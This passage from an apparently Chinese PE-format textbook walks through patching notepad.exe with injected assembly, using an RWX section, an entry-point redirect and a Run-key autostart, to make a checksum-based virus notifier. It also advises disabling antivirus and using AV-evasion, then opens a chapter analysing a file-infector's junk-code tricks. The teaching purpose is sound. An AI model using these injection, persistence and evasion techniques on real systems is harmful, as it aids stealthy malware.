szRegSetValueEx db 'RegSetValueExA',0 ;该方法在ADVAPI32.dll中
szMessageBox db 'MessageBoxA',0 ;该方法在USER32.dll中
szGetWindowsDirectory db 'GetWindowsDirectoryA',0 ;以下方法在KERNEL32.dll中
szGetModuleFileName db 'GetModuleFileNameA',0
szCopyFile db 'CopyFileA',0
szCreateFile db 'CreateFileA',0
szGetFileSize db 'GetFileSize',0
szCreateFileMapping db 'CreateFileMappingA',0
szDeleteFile db 'DeleteFileA',0

lpszTitle db '文件病毒提示器-by qixiaorui',0
lpszMessage db '请注意！您的机器在上一次使用时可能已经感染了文件型病
```

```
毒！',0
lpszNewName db '\virNote _Bak.exe',0

start:
call @F
@@:
pop ebp
sub ebp,offset @B

;首先获取ADVAPI32.dll、kernel32.dll和user32.dll的基地址

lea eax,[ebp+szADVAPI32]
push eax
call LoadLibrary ;！需要修正
mov [ebp+hDllADVAPI32],eax

;获得几个函数的内存地址
lea eax,[ebp+szRegCreateKey]
push eax
mov eax,[ebp+hDllADVAPI32]
push eax
call GetProcAddress ;！需要修正
mov [ebp+_RegCreateKey],eax

lea eax,[ebp+szDeleteFile]
push eax
mov eax,[ebp+hDllKernel32]
push eax
call GetProcAddress ;！需要修正
mov [ebp+_DeleteFile],eax

;将值写入注册表
lea eax,[ebp+hKey]
push eax
lea eax,[ebp+lpszKey]
push eax
push HKEY_LOCAL_MACHINE
call [ebp+_RegCreateKey]
mov eax,0Ch
push eax
lea eax,[ebp+lpszValue]
push eax
mov eax,REG_SZ
push eax
xor eax,eax
push eax
lea eax,[ebp+lpszValueName]
push eax
mov eax,[ebp+hKey]
push eax
call [ebp+_RegSetValueEx]
mov eax,[ebp+hKey]
push eax
call RegCloseKey ;！需要修正

;获取进程所在的目录
```

```
mov eax,50h
push eax
lea eax,[ebp+szBuffer]
push eax
call [ebp+_GetWindowsDirectory]
mov esi,0
mov edi,0
.while TRUE
mov al,byte ptr [ebp+szBuffer+esi]
.break.if al == 0
mov byte ptr [ebp+@destFile+edi],al
inc esi
inc edi
.endw
mov esi,0
.while TRUE
mov al,byte ptr [ebp+lpszNewName+esi]
.break.if al == 0
mov byte ptr [ebp+@destFile+edi],al
inc esi
inc edi
.endw
mov byte ptr [ebp+@destFile+edi],0
;获取当前运行程序的完整路径C:\windows\virNote.exe
mov eax,50h
push eax
lea eax,[ebp+szBuffer]
push eax
xor eax,eax
push eax
call [ebp+_GetModuleFileName]
;将当前程序运行文件szBuffer复制到系统目录@destFile
mov eax,FALSE
push eax
lea eax,[ebp+@destFile]
push eax
lea eax,[ebp+szBuffer]
push eax
call [ebp+_CopyFile]
;打开命名后的新文件@destFile
push NULL
mov eax,FILE_ATTRIBUTE_ARCHIVE
push eax
mov eax,OPEN_EXISTING
push eax
push NULL
mov eax,FILE_SHARE_READ or FILE_SHARE_WRITE
push eax
mov eax,GENERIC_READ
push eax
lea eax,[ebp+@destFile]
push eax
call [ebp+_CreateFile]
mov [ebp+hFile],eax ;将文件句柄送入相应变量
```

```
push NULL
push eax
call [ebp+_GetFileSize]
mov [ebp+dwFileSize],eax
;建立内存映射
xor eax,eax
push eax
push eax
push eax
mov eax,PAGE_READONLY
push eax
xor eax,eax
push eax
mov eax,[ebp+hFile]
push eax
call [ebp+_CreateFileMapping]
mov [ebp+hMapFile],eax
;将文件映射到内存
xor eax,eax
push eax
push eax
push eax
mov eax,FILE_MAP_READ
push eax
mov eax,[ebp+hMapFile]
push eax
call MapViewOfFile ;！需要修正
mov [ebp+lpMemory],eax ;获取文件在内存映像的起始位置
mov esi,[ebp+lpMemory]
add esi,3ch
mov esi,dword ptr [esi]
add esi,[ebp+lpMemory]
push esi
pop edi ;esi和edi都指向PE头
movzx ecx,word ptr [esi+6h] ;获取节的数量
mov eax,sizeof IMAGE_NT_HEADERS
add edi,eax ;edi指向节表
;计算节表数据的总长度
mov eax,sizeof IMAGE_SECTION_HEADER
xor edx,edx
mul ecx
xchg eax,ecx ;ecx中为节表数据的总长度
;计算从edi指向的ecx个长度的字节的校验和
_calcCheckSum:
mov [ebp+_dwSize],ecx
push esi
shr ecx,1
xor ebx,ebx
mov esi,edi
cld
```

```
@@:
lodsw
movzx eax,ax
add ebx,eax
loop @B
test [ebp+_dwSize],1
jz @F
lodsb
movzx eax,al
add ebx,eax
@@:
mov eax,ebx
and eax,0ffffh
shr ebx,16
add eax,ebx
not ax
pop esi
mov bx,word ptr [esi+4ch] ;此处存放着原始的校验和
sub ax,bx
jz _ret
;显示提示信息
xor eax,eax
push eax
lea eax,[ebp+lpszTitle]
push eax
lea eax,[ebp+lpszMessage]
push eax
push NULL
call [ebp+_MessageBox]
_ret:
;关闭文件
mov eax,[ebp+lpMemory]
push eax
call UnmapViewOfFile ;！需要修正
mov eax,[ebp+hMapFile]
push eax
call CloseHandle ;！需要修正
mov eax,[ebp+hFile]
push eax
call CloseHandle ;！需要修正
;删除文件
lea eax,[ebp+@destFile]
push eax
call [ebp+_DeleteFile]
ret
;此处已无用，不需要程序，可存放数据
mov eax,12345678h
org $-4
OldEIP dd 00001000h
add eax,12345678h
org $-4
```

```
390 ModBase dd 00400000h
391 jmp eax
392 end start
```

以上代码使用了重定位技术和动态加载技术。因为这次打补丁的目标文件很明确，即记事本程序，所以，动态加载仅限于对那些在记事本程序导入表中不存在的函数。

阅读以上补丁代码时，需要特别注意那些已经在记事本导入表中存在的，同时补丁代码中也会调用的函数；记事本程序一旦运行，这些函数的地址就会被操作系统加载器解析出来并存储在IAT中。所以，后面的手工部分会将对这些函数的调用指令操作数进行修正，使其指向IAT中函数对应的地址。

行20 ~ 41定义了那些补丁代码中用到的、但在记事本程序导入表中不存在的函数。

行99 ~ 185通过两个已知函数LoadLibraryA和GetProcAddress加载所有用到的动态链接库，并获取那些自定义函数的地址。

行188 ~ 210将补丁后的记事本程序加入注册表的启动项。

行212 ~ 217获取操作系统根目录，即环境变量%windir%的路径，在“我的电脑”中显示为"C:\windows"。

行221 ~ 227将获取的目录复制给变量@destFile。

行229 ~ 236将临时文件的文件名追加到变量@destFile后，此时@destFile的值为字符串："C:\windows\virNote_Bak.exe"。

行238 ~ 245获取当前运行的补丁后的记事本程序的绝对路径存储在变量szBuffer中。本例的值为"C:\windows\virNote.exe"。

行247 ~ 254将virNote.exe的字节码复制到指定的临时文件virNote _Bak.exe中。

行256 ~ 302打开virNote _Bak.exe并将其映射为内存文件。

行304 ~ 347计算virNote _Bak.exe节表的校验和。因为virNote _Bak.exe复制自当前进程virNote.exe，所以，无论此时电脑是否已感染PE文件病毒，该校验和都是针对virNote.exe最新的。

行350 ~ 351将当前计算出的校验和与为记事本程序打补丁时存储在记事本程序文件头部的原始校验和进行比较。如果还是原来的校验和，表示进程未被感染，则断定电脑暂时没有PE病毒，跳转到记事本原始入口地址运行；如果两者不一致，则表示有人或者程序更改了打过补丁的记事本程序的节表，显示病毒入侵提示，直接退出，不再运行记事本程

序。

行364～381关闭所有打开的映射文件和相关句柄，并删除创建的临时文件。

行384～391使用了一种很特别的指令操作数的构造技术。此处使用了当前指令地址$减去某个数的方式将后续的字节码提前，这部分代码等价于以下代码：

```
mov eax,OldEIP
add eax,ModBase
jmp eax
```

由于有些位置的代码复用了记事本导入表中存在的函数，所以这些位置标示出的函数地址必须得到修正。这些位置包括行103、行121、行184、行210、行301等，这些位置在源代码中以注释“;！需要修正”重点标出。

下面来分析编译链接该补丁源码后，最终生成的字节码。

22.2.4 补丁程序的字节码

补丁程序的字节码如下：

```
00000200  53 4F 46 54 57 41 52 45  5C 4D 49 43 52 4F 53 4F   SOFTWARE\MICROSO
00000210  46 54 5C 57 49 4E 44 4F  57 53 5C 43 55 52 52 45   FT\WINDOWS\CURRE
00000220  4E 54 56 45 52 53 49 4F  4E 5C 52 75 6E 00 6E 6F   NTVERSION\Run.no
00000230  74 65 00 76 69 72 4E 6F  74 65 2E 65 78 65 00 00   te.virNote.exe..
⋮
00000310  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
00000320  00 00 00 00 00 00 00 00  00 00 00 41 44 56 41 50   ...........ADVAP
00000330  49 33 32 2E 64 6C 6C 00  55 53 45 52 33 32 2E 64   I32.dll.USER32.d
00000340  6C 6C 00 4B 45 52 4E 45  4C 33 32 2E 64 6C 6C 00   ll.KERNEL32.dll.
00000350  52 65 67 43 72 65 61 74  65 4B 65 79 41 00 52 65   RegCreateKeyA.Re
00000360  67 53 65 74 56 61 6C 75  65 45 78 41 00 4D 65 73   gSetValueExA.Mes
00000370  73 61 67 65 42 6F 78 41  00 47 65 74 57 69 6E 64   sageBoxA.GetWind
00000380  6F 77 73 44 69 72 65 63  74 6F 72 79 41 00 47 65   owsDirectoryA.Ge
00000390  74 4D 6F 64 75 6C 65 46  69 6C 65 4E 61 6D 65 41   tModuleFileNameA
000003A0  00 43 6F 70 79 46 69 6C  65 41 00 43 72 65 61 74   .CopyFileA.Creat
000003B0  65 46 69 6C 65 41 00 47  65 74 46 69 6C 65 53 69   eFileA.GetFileSi
000003C0  7A 65 00 43 72 65 61 74  65 46 69 6C 65 4D 61 70   ze.CreateFileMap
000003D0  70 69 6E 67 41 00 44 65  6C 65 74 65 46 69 6C 65   pingA.DeleteFile
000003E0  41 00 CE C4 BC FE B2 A1  B6 BE CC E1 CA BE C6 F7   A.文件病毒提示器
000003F0  2D 62 79 20 71 69 78 69  61 6F 72 75 69 00 C7 EB   -by qixiaorui.
00000400  D7 A2 D2 E2 A3 A1 C4 FA  B5 C4 BB FA C6 F7 D4 DA   注意！您的机器在
00000410  C9 CF D2 BB B4 CE CA B9  D3 C3 CA B1 BF C9 C4 DC   上一次使用时可能
00000420  D2 D1 BE AD B8 D0 C8 BE  C1 CB CE C4 BC FE D0 CD   已经感染了文件型
00000430  B2 A1 B6 BE A3 A1 00 5C  76 69 72 4E 6F 74 65 5F   病毒！.\virNote_
00000440  42 61 6B 2E 65 78 65 00  E8 00 00 00 00 5D 81 ED   Bak.exe.?....]
00000450  4D 12 40 00 8D 85 2B 11  40 00 50 E8 42 03 00 00   M.@.崐+.@.P鐱...
00000460  89 85 4F 10 40 00 8D 85  38 11 40 00 50 E8 30 03   墔O.@.崐8.@.P?.
⋮
00000760  4A 00 00 00 8B 85 47 10  40 00 50 E8 26 00 00 00   J...媴G.@.P?...
00000770  8B 85 43 10 40 00 50 E8  1A 00 00 00 8D 85 5B 10   媴C.@.P?...崐[.
00000780  40 00 50 FF 95 27 11 40  00 C3 B8 00 10 00 00 05   @.P ?.@.酶.....
00000790  00 00 40 00 FF E0 FF 25  18 20 40 00 FF 25 14 20   ..@. ?%. @. %.
000007A0  40 00 FF 25 10 20 40 00  FF 25 08 20 40 00 FF 25   @. %. @. %. @. %
000007B0  0C 20 40 00 FF 25 00 20  40 00                     . @. %. @.
```

以上所示为补丁字节码的代码段内容。显示的所有字节码共需要空间大小为05B9h个字节，而记事本程序的.rsrc节一共有0C700-0B800＝0F00个字节的剩余空间可以使用，所以，基本确定补丁代码可以嵌入到记事本程序的.rsrc节中。

注意　补丁字节码加框部分为补丁代码开始处，而下划线部分则是代码中需要修正的地址。

22.2.5　修正函数地址

由于在补丁程序中复用了记事本程序导入表中已存在的几个函数，补丁后的代码地址必须予以修正。从反汇编代码中获得这几个需要修正的地址如表22-1所示。

表 22-1　补丁程序需要修正的地址

序　号	含　义	正确地址
1	程序旧的入口偏移	00006420
2	程序旧的入口基地址	01000000
3	CloseHandle 的 VA	01000000+00001080+(46−1)*4=01001134h
4	GetProcAddress 的 VA	01000000+00001080+(18−1)*4=010010C4h
5	LoadLibraryA 的 VA	01000000+00001080+(30−1)*4=010010F4h
6	MapViewOfFile 的 VA	01000000+00001080+(39−1)*4=01001118h
7	UnmapViewOfFile 的 VA	01000000+00001080+(45−1)*4=01001130h
8	RegCloseKey 的 VA	01000000+00001000+(7−1)*4=01001018h

表中3～8项是在notepad.exe导入表中存在的API函数，这些函数也被补丁代码直接使用。那么它们的地址该如何计算呢？以函数RegCloseKey为例，计算其VA的具体步骤如下：

步骤1　从notepad.exe导入表中得到该函数的导入部分描述。

具体描述如下所示：

```
-----------------------------------
导入库：ADVAPI32.dll
-----------------------------

OriginalFirstThunk  00006704
TimeDateStamp       ffffffff
ForwarderChain      ffffffff
FirstThunk          00001000
-----------------------------

00000264          IsTextUnicode
00000394          RegCreateKeyW
00000424          RegQueryValueExW
00000435          RegSetValueExW
00000413          RegOpenKeyExA

00000423         RegQueryValueExA
00000388         RegCloseKey
```

步骤2　计算该函数的RVA。

如上所示，FirstThunk指向了该块的RVA，而下面的每个引入API函数则是以4个字节（dword）对齐的，因此：

RegCloseKey的RVA＝FirstThunk＋（序号-1）*4＝00001000h＋（7-1）*4＝00001018h

步骤3　计算该函数的VA。

将第2步计算得出的RVA加上基地址01000000h就是函数的入口地址VA了，所以：

RegCloseKey的VA＝01000000＋00001018＝01001018h

表22-1中标示的其他函数也采用这样的运算方法。将计算好的所有地址进行更正，更正以后的字节码如下：

```
0000BD70   8B 85 43 10 40 00 50 E8  1A 00 00 00 8D 85 5B 10   婊C.@.P?... 崊[.
0000BD80   40 00 50 FF 95 27 11 40  00 C3 B8 20 64 00 00 05   @.P ?.@.醇 d...
0000BD90   00 00 00 01 FF E0 FF 25  34 11 00 01 FF 25 C4 10   .... ?%4... %?
0000BDA0   00 01 FF 25 F4 10 00 01  FF 25 18 11 00 01 FF 25   .. %?.. %.... %
0000BDB0   30 11 00 01 FF 25 18 10  00 01                     0... %....
```

接下来，使用FlexHex手工对notepad.exe执行如下操作：

步骤1　文件偏移244h处将.rsrc节的属性更改为0e0000040h（也就是将节标记为可读/可写/可执行）。

步骤2　文件偏移100h处修改新的入口地址为0a000h＋（0B800-7200h）＋248h＝0E848h。

步骤3　将修正以后的5B9h个字节码覆盖到文件0B800h开始的地方。

步骤4　算出文件节表的校验和为0AF16h（virNote的为74ddh），将其填入文件偏移124h（virNote的为104h，即PE头开始的4ch）处。注意，校验和为一个字。

执行到这里，文件型病毒提示器就完成了，将该提示器改个名字（例如virNote.exe）并复制到操作系统的系统目录下，然后进行以下测试。

22.2.6　测试运行

模拟病毒手动修改经过改造的notepad.exe的节表，使virNote.exe的节表发生变化。例如，在文件偏移0x01d5处（.text节的名称处）将00h修改为30h，然后保存。重新运行virNote.exe程序，发现文件型病毒提示器的对话框接着就弹出来了，弹出对话框如图22-1所示。




图　22-1　被感染后的提示框

将virNote.exe复制到Windows操作系统的系统目录下（如C:\windows），先运行一次，系统将不会有任何提示，但注册表的启动项中将会增加一个note项。正常情况下，每次开机都会运行virNote.exe程序，因为该程序的节表未被修改或破坏，校验和不变；也就是说，它与存储在文件头部4ch偏移处的原始校验和是一致的，所以并不会出现任何提示。一旦virNote.exe被文件型病毒感染了，它就会弹出对话框提醒用户，该电脑已经被文件型病毒感染了。

22.3　补丁版的PE病毒提示器

上一节使用半自动化的补丁程序，通过手工修改实现了PE病毒提示器。本节将使用全自动化的方法实现该病毒提示器。

通过对志愿者打补丁的方法来实现入侵病毒提示的功能。

补丁程序必须具备以下两个功能：第一，将补丁程序本身写入系统启动项；第二，能够检测特定位置的校验和是否被修改。下面分别介绍这两部分代码的编写。

22.3.1　将提示器写入启动项

为了能实现每次开机运行该提示器，以增加被感染的几率，补丁代码需要将补丁后的目标程序写入注册表的启动位置。

```
注册表启动位置：SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\Run
新添加键：note
新添加键的键值：virNote.exe
```

由于键值中没有带路径，所以补丁代码还必须将病毒提示器复制到默认系统搜索路径中，比如Windows系统目录。以下是将提示器写入启动项的相关代码：

```
;将值写入注册表
lea eax,[ebx+hKey]
push eax
lea eax,[ebx+lpszKey]
push eax
push HKEY_LOCAL_MACHINE
call [ebx+_RegCreateKey]
mov eax,0Ch
push eax
lea eax,[ebx+lpszValue]
push eax
mov eax,REG_SZ
push eax
xor eax,eax
push eax
lea eax,[ebx+lpszValueName]
push eax
mov eax,[ebx+hKey]
push eax
call [ebx+_RegSetValueEx]
mov eax,[ebx+hKey]
push eax
call [ebx+_RegCloseKey]
```

代码首先调用函数RegCreateKey创建键，然后使用RegSetValueEx

设置键的值，最后调用函数RegCloseKey关闭新创建的键。

22.3.2　检测特定位置校验和

本实例将PE病毒提示器放置在C:\windows子目录中，名称为virNote.exe。每次开机即运行，运行时先通过函数CopyFile将自己复制到临时文件C:\windows\virNote _Bak.exe中；然后，通过内存映射函数MapViewOfFile获取操作句柄，检查PE文件头部开始4ch处的校验和与计算生成的值是否一致。如果一致，表示未被修改；否则提示感染病毒信息，并显示记事本程序。相关代码见代码清单22-2。

代码清单22-2　补丁程序校验和检测函数_doCheck（chapter22\patch.asm）

```
;----------------------------
;将当前文件复制到系统目录，并写入注册表
;返回0表示未被病毒感染
;1表示已经被病毒感染
;----------------------------
_doCheck proc _base
local @ret
pushad
mov ebx,_base

;将值写入注册表


;获取系统所在目录
mov eax,50h
push eax
lea eax,[ebx+szBuffer]
push eax
call [ebx+_GetWindowsDirectory]

mov esi,0 ;构造目标文件绝对路径=目录名+"\virNote _Bak.exe"
mov edi,0
.while TRUE
mov al,byte ptr [ebx+szBuffer+esi]
.break.if al == 0
mov byte ptr [ebx+@destFile+edi],al
inc esi
inc edi
.endw
mov esi,0
.while TRUE
mov al,byte ptr [ebx+lpszNewName+esi]
.break.if al == 0
mov byte ptr [ebx+@destFile+edi],al
inc esi
inc edi
.endw
;@destFile中存放了目标文件的绝对路径
mov byte ptr [ebx+@destFile+edi],0

```

```
;取当前程序运行路径C:\windows\virNote.exe
mov eax,50h
push eax
lea eax,[ebx+szBuffer]
push eax
xor eax,eax
push eax
call [ebx+_GetModuleFileName]
;将当前程序运行文件szBuffer复制到系统目录@destFile
mov eax,FALSE
push eax
lea eax,[ebx+@destFile]
push eax
lea eax,[ebx+szBuffer]
push eax
call [ebx+_CopyFile]
;打开命名后的新文件@destFile
push NULL
mov eax,FILE_ATTRIBUTE_ARCHIVE
push eax
mov eax,OPEN_EXISTING
push eax
push NULL
mov eax,FILE_SHARE_READ or FILE_SHARE_WRITE
push eax
mov eax,GENERIC_READ
push eax
lea eax,[ebx+@destFile]
push eax
call [ebx+_CreateFile]
mov [ebx+hFile],eax ;将文件句柄送入相应变量
push NULL
push eax
call [ebx+_GetFileSize]
mov [ebx+dwFileSize],eax
;建立内存映射
xor eax,eax
push eax
push eax
push eax
mov eax,PAGE_READONLY
push eax
xor eax,eax
push eax
mov eax,[ebx+hFile]
push eax
call [ebx+_CreateFileMapping]
mov [ebx+hMapFile],eax
;将文件映射到内存
xor eax,eax
push eax
push eax
push eax
```

```
mov eax,FILE_MAP_READ
push eax
mov eax,[ebx+hMapFile]
push eax
call [ebx+_MapViewOfFile]
;获取文件在内存映像的起始位置
mov [ebx+lpMemory],eax
mov esi,[ebx+lpMemory]
add esi,3ch
mov esi,dword ptr [esi]
add esi,[ebx+lpMemory]
push esi
pop edi ;esi和edi都指向PE头
movzx ecx,word ptr [esi+6h] ;获取节的数量
mov eax,sizeof IMAGE_NT_HEADERS
add edi,eax ;edi指向节表
;计算节表数据的总长度
mov eax,sizeof IMAGE_SECTION_HEADER
xor edx,edx
mul ecx
xchg eax,ecx ;ecx中为节表数据的总长度
;计算从edi指向的ecx个长度字节的校验和0F34Bh
_calcCheckSum:
mov [ebx+_dwSize],ecx
push esi
shr ecx,1
xor edx,edx
mov esi,edi
cld
@@:
lodsw
movzx eax,ax
add edx,eax
loop @B
test [ebx+_dwSize],1
jz @F
lodsb
movzx eax,al
add edx,eax
@@:
mov eax,edx
and eax,0ffffh
shr edx,16
add eax,edx
not ax
pop esi ;到此为止，ax中存放了新的校验和
mov dx,word ptr [esi+4ch] ;此处存放着原始的校验和
sub ax,dx
jz _ret ;校验和一致，表示未被修改
;如果不一致，则显示提示信息
```

```
180 xor eax,eax
181 push eax
182 lea eax,[ebx+lpszTitle]
183 push eax
184 lea eax,[ebx+lpszMessage]
185 push eax
186 push NULL
187 call [ebx+_MessageBox]
188 mov @ret,1
189 jmp _ret1
190 _ret:
191 mov @ret,0
192 _ret1:
193 ;关闭文件
194 mov eax,[ebx+lpMemory]
195 push eax
196 call [ebx+_UnmapViewOfFile]
197
198 mov eax,[ebx+hMapFile]
199 push eax
200 call [ebx+_CloseHandle]
201
202 mov eax,[ebx+hFile]
203 push eax
204 call [ebx+_CloseHandle]
205
206 ;删除临时文件
207 lea eax,[ebx+@destFile]
208 push eax
209 call [ebx+_DeleteFile]
210 popad
211 mov eax,@ret
212 ret
213 _doCheck endp
```

以上代码与22.2.3节介绍的代码基本一致，不同之处是对记事本程序导入表中已经存在的函数的处理：为了免去手工操作，即对记事本程序导入表中已经存在的函数的地址修正，在代码中对这些函数全部采用动态加载技术。如代码行116～127对函数MapViewOfFile的调用、代码行203～204对函数CloseHandle的调用等。另外，补丁代码还使用了嵌入补丁框架结构。

22.3.3　测试运行

使用第17章的补丁工具为记事本打补丁。因为节表的校验和还没有写入特定位置，所以，第一次运行生成的bindD.exe弹出了对话框提示。在病毒提示器正式工作之前，需要手动将校验和写入其文件头部开始的4ch处。

校验和是通过OD的单步调试过程获得的，图22-2是获得校验和时的OD运行界面图：




图　22-2　获得校验和时的程序运行状态

如图所示，esi指向的数据区刚好是PE文件头的PE标志，从这个地方开始往下找4ch偏移，读出的字为0000。而当前EIP所处的位置刚好是动态获取到的校验和与该处值相减的指令，此时，指示eax的值为0F34BH。这个值就是bindD.exe的节数据的校验和。

获取该校验和后，将该值写入PE文件头的PE标志开始的4ch偏移处，作为记事本程序原始的校验和。

依次生成补丁程序patch.exe，补丁工具程序bind.exe（取自第17章生成的补丁工具）。用bind.exe对notepad.exe打补丁，最终生成patch _notepad.exe。

第一次运行patch _notepad.exe，因为校验和未写入，所以会显示病毒提示，该提示是不真实的。将校验和0F34Bh手动写入patch _notepad.exe文件PE头部4ch处，并更改文件名为virNote.exe。再次运行virNote.exe时不会有任何提示，至此，PE病毒提示器完成。

将virNote.exe复制到C:\windows目录中，PE病毒提示器就处于工

作状态了。

注意　在测试时不要把防病毒软件打开，因为用这种方法生成的virNote.exe会被杀毒软件误认为是病毒而被拦截。例如，杀毒软件360是这样记录这个文件的：



你也可以参考本书第21章介绍的免杀技术，将virNote.exe实施加密，就不会出现这样的提示了。

假设PE文件病毒侵犯了我们的电脑，提示器会再次弹出提示窗口，此时虽无法杜绝病毒的运行，但可以明确提醒：您的电脑已经受到PE病毒的攻击了。如果想测试该提示器的运行效果，可以找到virNote.exe，将特定位置的校验和修改一下，或者把节表中的任何一处进行修改，都能达到测试目的。例如，以下是修改节.text名称的字节码：

```
000001D0                                  2E 74 65 78 74 45 00 00          .textE..
000001E0  48 77 00 00 00 10 00 00 00 78 00 00 00 04 00 00  Hw.......x......
000001F0  00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60  ............ ..`
00000200  2E 64 61 74 61 00 00 00 A8 1B 00 00 00 90 00 00  .data..........
00000210  00 08 00 00 00 7C 00 00 00 00 00 00 00 00 00 00  .....|..........
00000220  00 00 00 00 40 00 00 C0 2E 72 73 72 63 00 00 00  ....@...rsrc...
```

如上所示，将节.text更名为.textE后，即可引发病毒提示器，并且显示提示信息。

22.4　小结

本章采用两种开发方式实现了PE病毒提示器，该程序可以在电脑感染PE病毒后提醒用户注意。原理是在PE文件头部存储一个节表信息校验和，由补丁程序计算当前校验和，并与存储的校验和进行对比，以判断文件是否被修改。由于本提示器是在病毒执行以后再执行，所以它不具备病毒的预警功能，只具备提示功能。

大家也可以扩展本章的程序，使用补丁对PE文件进行自修复。当发现电脑被病毒感染时，重新修复入口地址和代码段的起始N个字节，并提醒用户。

第23章　破解PE病毒

兵家言“知己知彼，百战不殆”，杀毒亦是如此。要想更好地查杀PE病毒，我们有必要了解PE病毒的实现方法。在开始学习本章的内容之前，有一点要敬告大家：本章的内容是为了让大家能更好地查杀PE病毒，切勿使用该技术实施破坏或做违法的事情，否则后果自负。

本章讨论的这种PE病毒也是一个补丁程序，当它的宿主程序运行后就开始实施传播和模拟破坏行为。

目前，常见的杀毒软件对PE病毒的处理方法都很简单，大部分不能还原文件，而是直接删除，用户别无选择，只能是重新安装受感染的程序。

PE病毒比直接在内存中感染，或通过加载启动项加载的病毒还要难以清除。原因是其感染范围大，无论是系统盘还是非系统盘，无论是硬盘还是U盘，都有可能存在被感染的文件，杀之不竭，防不胜防。有些用户即使重新安装了操作系统，也常常会因为不小心点击了带病毒的PE文件而重新感染。本章主要研究PE病毒所使用的基本技术特征，以及解毒方法。

敬告　讨论这部分的主要目的是为了学习，请勿使用该技术实施破坏或做违法的事情。

23.1　病毒保护技术

PE病毒和计算机中的其他病毒一样，具备三大基本特性，即破坏性、可传播性和隐蔽性。PE病毒中使用的技术比较复杂，往往会让自动查杀工具陷入病毒设计的代码陷阱中，导致杀毒软件工作不正常或完全失效。

本节以“愤怒天使”病毒为例，从编程角度来了解一下病毒普遍使用的保护技术。

扩展阅读　愤怒天使病毒

病毒名称：Win32.Angel.xx（xx根据实际情况会有不同，记录愤怒天使病毒的版本信息）

别名：愤怒天使

威胁级别：★☆☆☆☆

病毒类型：感染型

长度：16074

影响系统:Win9x\WinMe\WinNT\Win2000\WinXP\Win2003

该病毒会感染计算机系统中的可执行文件，并且试图让受感染的计算机系统主动链接下载网络中指定服务器上的病毒、木马等恶意程序。

病毒运行后，将病毒文件ServerX.exe复制到受感染计算机系统的系统目录下，并将其属性设置成“系统隐藏”，导致计算机用户无法发现并删除。病毒还会修改受感染系统的注册表启动项，以便随系统启动而自动运行。同时，病毒会不断地监控注册表有关键值项，如发现自身添加的启动项被删除，就会立即将其恢复。

病毒会搜索系统中所有磁盘分区中的可执行文件，将其感染。受到感染的可执行文件大小会变大，占用磁盘空间会增大，并且无法正常使用。另外，在病毒感染可执行文件的这个过程中，病毒会给每个受感染的文件做标记，以避免文件被重复感染。

病毒为了能寄生到其他可执行程序中，使用了动态加载技术、静态补丁技术、重定位技术等，这些技术在前面已经接触到了。下面主要来了解病毒为了对付杀毒软件的查杀以及动态调试软件的跟踪调试等使用的一些自我保护的手段和技术。

23.1.1　花指令

花指令（Junk　Code），顾名思义，即花哨的指令、没有用的指令。通过在代码中添加花指令，可以增加反汇编和逆向的难度，让破解者无法正确地反汇编程序的功能，使破解者在调试和跟踪过程中迷路。花指令的构造五花八门，主要方法可以通过一些跳转指令、栈或位运算来实现，以下以跳转指令为例来看花指令的编写方法，看下面的代码：

```
:00000000 60              pushad
:00000001 7803            js 00000006
:00000003 7901            jns 00000006
:00000005 EBE8            jmp FFFFFFEF
:00000007 AF              scasd
:00000008 1400            adc al, 00
:0000000A 008B742420E8    add byte ptr [ebx+E8202474], cl
:00000010 1100            adc dword ptr [eax], eax
:00000012 0000            add byte ptr [eax], al
:00000014 61              popad
:00000015 7803            js 0000001A
:00000017 7901            jns 0000001A
:00000019 EB68            jmp 00000083
:0000001B 18445400        sbb byte ptr [esp+2*edx], al
:0000001F C3              ret
```

以上反汇编代码选自愤怒天使病毒，看其中的两句：

```
js 00000006
jns 00000006
```

这两条指令等价于直接跳转。因为两个判断都指向同一个地址，指令起始字节码为E8。将E8前的垃圾指令EB（如上所示，已经为该指令设置了删除线）更改为90，然后重新加载再来反汇编（以下反汇编代码取自被感染了愤怒天使病毒的记事本程序的相同位置）：

```
0100F510    60              PUSHAD
0100F511    78 03           JS SHORT notepadr.0100F516
0100F513    79 01           JNS SHORT notepadr.0100F516
0100F515    90              NOP
0100F516    E8 AF140000     CALL notepadr.010109CA

0100F51B    8B7424 20       MOV ESI,DWORD PTR SS:[ESP+20]
0100F51F    E8 11000000     CALL notepadr.0100F535
0100F524    61              POPAD
```

可以看到，反汇编代码已经发生了重组，90　E8指令被分解，前一个解释为nop指令，后一个则和其后的一个双字组合成另外的指令。即代码中的条件判断语句转移到的地址0100F516处变成了一个call调用指令，继续看call指令后的操作数所在位置的反汇编指令字节码：

```
010109CA    C3              RETN
010109CB    204445 20       AND BYTE PTR SS:[EBP+EAX*2+20],AL
010109CF    0300            ADD EAX,DWORD PTR DS:[EAX]
```

